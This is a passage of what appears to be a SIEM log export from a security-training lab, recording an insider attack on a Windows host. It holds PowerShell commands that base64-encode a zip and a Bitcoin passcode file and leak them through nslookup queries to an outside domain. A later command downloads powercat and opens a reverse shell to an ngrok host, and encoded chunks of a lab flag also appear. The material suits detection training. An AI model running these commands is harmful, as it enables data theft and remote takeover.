value=\"AdAAAAHQAAAEludmVzdG9yUHJlc2Vu\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"AdAAAAHQAAAEludmVzdG9yUHJlc2Vu\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"dGF0aW9uMjAyMy5wcHR488wrSy0uyS\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"dGF0aW9uMjAyMy5wcHR488wrSy0uyS\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"8KKEotTs0rSSzJzM8zMjAy1isoKKkA\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"8KKEotTs0rSSzJzM8zMjAy1isoKKkA\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"AFBLAQIUABQAAAAIANigLlfVU3cDIg\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"AFBLAQIUABQAAAAIANigLlfVU3cDIg\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"AAAI8AAAAbAAAAAAAAAAAAAAAAAAAA\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"AAAI8AAAAbAAAAAAAAAAAAAAAAAAAA\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"AABDbGllbnRQb3J0Zm9saW9TdW1tYX\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"AABDbGllbnRQb3J0Zm9saW9TdW1tYX\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"J5Lnhsc3hQSwECFAAUAAAACAC9oC5X\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"J5Lnhsc3hQSwECFAAUAAAACAC9oC5X\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"HhlO5R8AAAAdAAAAHQAAAAAAAAAAAA\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"HhlO5R8AAAAdAAAAHQAAAAAAAAAAAA\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"AAAABbAAAASW52ZXN0b3JQcmVzZW50\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"AAAABbAAAASW52ZXN0b3JQcmVzZW50\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"YXRpb24yMDIzLnBwdHhQSwUGAAAAAA\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"YXRpb24yMDIzLnBwdHhQSwUGAAAAAA\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"IAAgCUAAAAtQAAAAAA\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"IAAgCUAAAAtQAAAAAA\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Where-Object\", \" $_ -ne '' \", \"ForEach-Object\", \"Invoke-Expression \"nslookup $_.haz4rdw4re.io\"\", \"\", \"UEsDBBQAAAAIANigLlfVU3cDIgAAAI\", \"UEsDBBQAAAAIANigLlfVU3cDIgAAAI\", \"\", \"8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv\", \"8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv\", \"\", \"U3VtbWFyeS54bHN4c87JTM0rCcgvKk\", \"U3VtbWFyeS54bHN4c87JTM0rCcgvKk\", \"\", \"nLz8nMDy7NzU0sqtSryCmu4OVyprsk\", \"nLz8nMDy7NzU0sqtSryCmu4OVyprsk\", \"\", \"AFBLAwQUAAAACAC9oC5XHhlO5R8AAA\", \"AFBLAwQUAAAACAC9oC5XHhlO5R8AAA\", \"\", \"AdAAAAHQAAAEludmVzdG9yUHJlc2Vu\", \"AdAAAAHQAAAEludmVzdG9yUHJlc2Vu\", \"\", \"dGF0aW9uMjAyMy5wcHR488wrSy0uyS\", \"dGF0aW9uMjAyMy5wcHR488wrSy0uyS\", \"\", \"8KKEotTs0rSSzJzM8zMjAy1isoKKkA\", \"8KKEotTs0rSSzJzM8zMjAy1isoKKkA\", \"\", \"AFBLAQIUABQAAAAIANigLlfVU3cDIg\", \"AFBLAQIUABQAAAAIANigLlfVU3cDIg\", \"\", \"AAAI8AAAAbAAAAAAAAAAAAAAAAAAAA\", \"AAAI8AAAAbAAAAAAAAAAAAAAAAAAAA\", \"\", \"AABDbGllbnRQb3J0Zm9saW9TdW1tYX\", \"AABDbGllbnRQb3J0Zm9saW9TdW1tYX\", \"\", \"J5Lnhsc3hQSwECFAAUAAAACAC9oC5X\", \"J5Lnhsc3hQSwECFAAUAAAACAC9oC5X\", \"\", \"HhlO5R8AAAAdAAAAHQAAAAAAAAAAAA\", \"HhlO5R8AAAAdAAAAHQAAAAAAAAAAAA\", \"\", \"

Time	Event
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=451\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup AFBLAQIUABQAAAAIANigLlfVU3cDIg.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-", "winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup AFBLAQIUABQAAAAIANigLlfVU3cDIg.haz4rdw4re.io\""}
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=463\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup YXRpb24yMDIzLnBwdHhQSwUGAAAAAA.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup YXRpb24yMDIzLnBwdHhQSwUGAAAAAA.haz4rdw4re.io\""}
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=465\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup IAAgCUAAAAtQAAAAAA.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup IAAgCUAAAAtQAAAAAA.haz4rdw4re.io\""}
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":" Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=461\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object { Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup AAAABbAAAASW52ZXN0b3JQcmVzZW50.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup AAAABbAAAASW52ZXN0b3JQcmVzZW50.haz4rdw4re.io\""}


Time	Event
2025-12-23T04:34:19+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:19.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=459\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=53\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\exfilt8me.zip\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup HhlO5R8AAAAdAAAAHQAAAAAAAAAAAAA.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup HhlO5R8AAAAdAAAAHQAAAAAAAAAAAAA.haz4rdw4re.io\""}
2025-12-23T04:34:26+0000	{"datasource":"email","timestamp":"12/23/2025 04:34:26.731","subject":"RE: Invitation to a Business Networking Luncheon Next Week","sender":"michael.ascot@tryhatme.com","recipient":"conor@yahoo.com","attachment":"None","content":" I have checked my schedule and I will be attending Looking forward to meeting everyone and exchanging ideas","direction":"outbound"}
2025-12-23T04:34:34+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:34.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\BitcoinWalletPasscodes.txt\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=487\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=59\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\BitcoinWalletPasscodes.txt\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Where-Object): \"Where-Object\"ParameterBinding(Where-Object): name=\"FilterScript\"; value=\" $_ -ne '' \"CommandInvocation(ForEach-Object): \"ForEach-Object\"ParameterBinding(ForEach-Object): name=\"Process\"; value=\"Invoke-Expression \"nslookup $_.haz4rdw4re.io\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"RmYjEyNGZiMTY1NjZlfQ==\"ParameterBinding(ForEach-Object): name=\"InputObject\"; value=\"RmYjEyNGZiMTY1NjZlfQ==\"ParameterBinding(Where-Object): name=\"InputObject\"; value=\"\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Where-Object\", \" $_ -ne '' \", \"ForEach-Object\", \"Invoke-Expression \"nslookup $_.haz4rdw4re.io\"\", \"\", \"VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm\", \"VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm\", \"\", \"RmYjEyNGZiMTY1NjZlfQ==\", \"RmYjEyNGZiMTY1NjZlfQ==\", \"\""}
2025-12-23T04:34:34+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:34:34.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\BitcoinWalletPasscodes.txt\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=485\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=59\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\BitcoinWalletPasscodes.txt\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io\""}
2025-12-23T04:34:34+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:34:34.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"3700","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\","event.action":"Process Create (rule: ProcessCreate)"}

<table>
<tr><th>Time</th><th>Event</th></tr>
<tr><td>2025-12-23T04:34:34+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:34.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass","message":"Pipeline execution details for command line: $base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\BitcoinWalletPasscodes.txt\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"}. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=483\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=cc1a6844-a4f9-4e73-98b9-9193fdb89041\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -ExecutionPolicy Bypass\tEngineVersion=5.1.20348.1366\tRunspaceId=3c649a28-fde1-4e53-936b-e9e725bd8280\tPipelineId=59\tScriptName=\tCommandLine=$base64 = [System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes(\"C:\\Users\\michael.ascot\\Downloads\\BitcoinWalletPasscodes.txt\")); $base64 -split '(.{1,30})' | Where-Object { $_ -ne '' } | ForEach-Object {Invoke-Expression \"nslookup $_.haz4rdw4re.io\"} Details: CommandInvocation(Invoke-Expression): \"Invoke-Expression\"ParameterBinding(Invoke-Expression): name=\"Command\"; value=\"nslookup VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Invoke-Expression\", \"nslookup VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io\""}</td></tr>
<tr><td>2025-12-23T04:34:34+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:34.731","event.code":"1","host.name":"win-3450","process.name":"nslookup.exe","process.pid":"3648","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\nslookup.exe\" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\", "event.action":"Process Create (rule: ProcessCreate)"}</td></tr>
<tr><td>2025-12-23T04:34:43+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:43.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $FuncVars[\"Process\"] | Stop-Process. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=5741\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $FuncVars[\"Process\"] | Stop-Process Details: CommandInvocation(Stop-Process): \"Stop-Process\"ParameterBinding(Stop-Process): name=\"InputObject\"; value=\"System.Diagnostics.Process (powershell)\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Stop-Process\", \"System.Diagnostics.Process (powershell)\""}</td></tr>
<tr><td>2025-12-23T04:34:43+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:34:43.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: . Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=5745\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Details: CommandInvocation(Out-Default): \"Out-Default\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Out-Default\""}</td></tr>
<tr><td>2025-12-23T04:34:56+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:34:56.731","event.code":"22","host.name":"win-3457","process.name":"OUTLOOK.EXE","process.pid":"3814","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"DC-01.tryhatme.com","dns.resolved_ip":"172.16.1.10","dns.answers.data":"172.16.1.10"}</td></tr>
<tr><td>2025-12-23T04:35:00+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:35:00.731","event.code":"13","host.name":"win-3451","process.name":"spoolsv.exe","process.pid":"3623","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{49455221-FA52-47F9-826D-B41CFD35E447}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\DeviceClasses\\{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\##?#SWD#PRINTENUM#{49455221-FA52-47F9-826D-B41CFD35E447}#{0ecef634-6ef0-472a-8085-5ad023ecbccd}\\#\\Device Parameters\\FriendlyName","registry.value":"FriendlyName"}</td></tr>
<tr><td>2025-12-23T04:35:06+0000</td><td>{"datasource":"email","timestamp":"12/23/2025 04:35:06.731","subject":"Hiring Update - Interview Schedule","sender":"safa.prince@tryhatme.com","recipient":"safa.prince@tryhatme.com","attachment":"None","content":" Interviews set for next week. Check your calendars for slots.","direction":"internal"}</td></tr>
<tr><td>2025-12-23T04:35:10+0000</td><td>{"datasource":"sysmon","timestamp":"12/23/2025 04:35:10.731","event.code":"12","host.name":"win-3453","process.name":"spoolsv.exe","process.pid":"3888","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.value":"FriendlyName"}</td></tr>
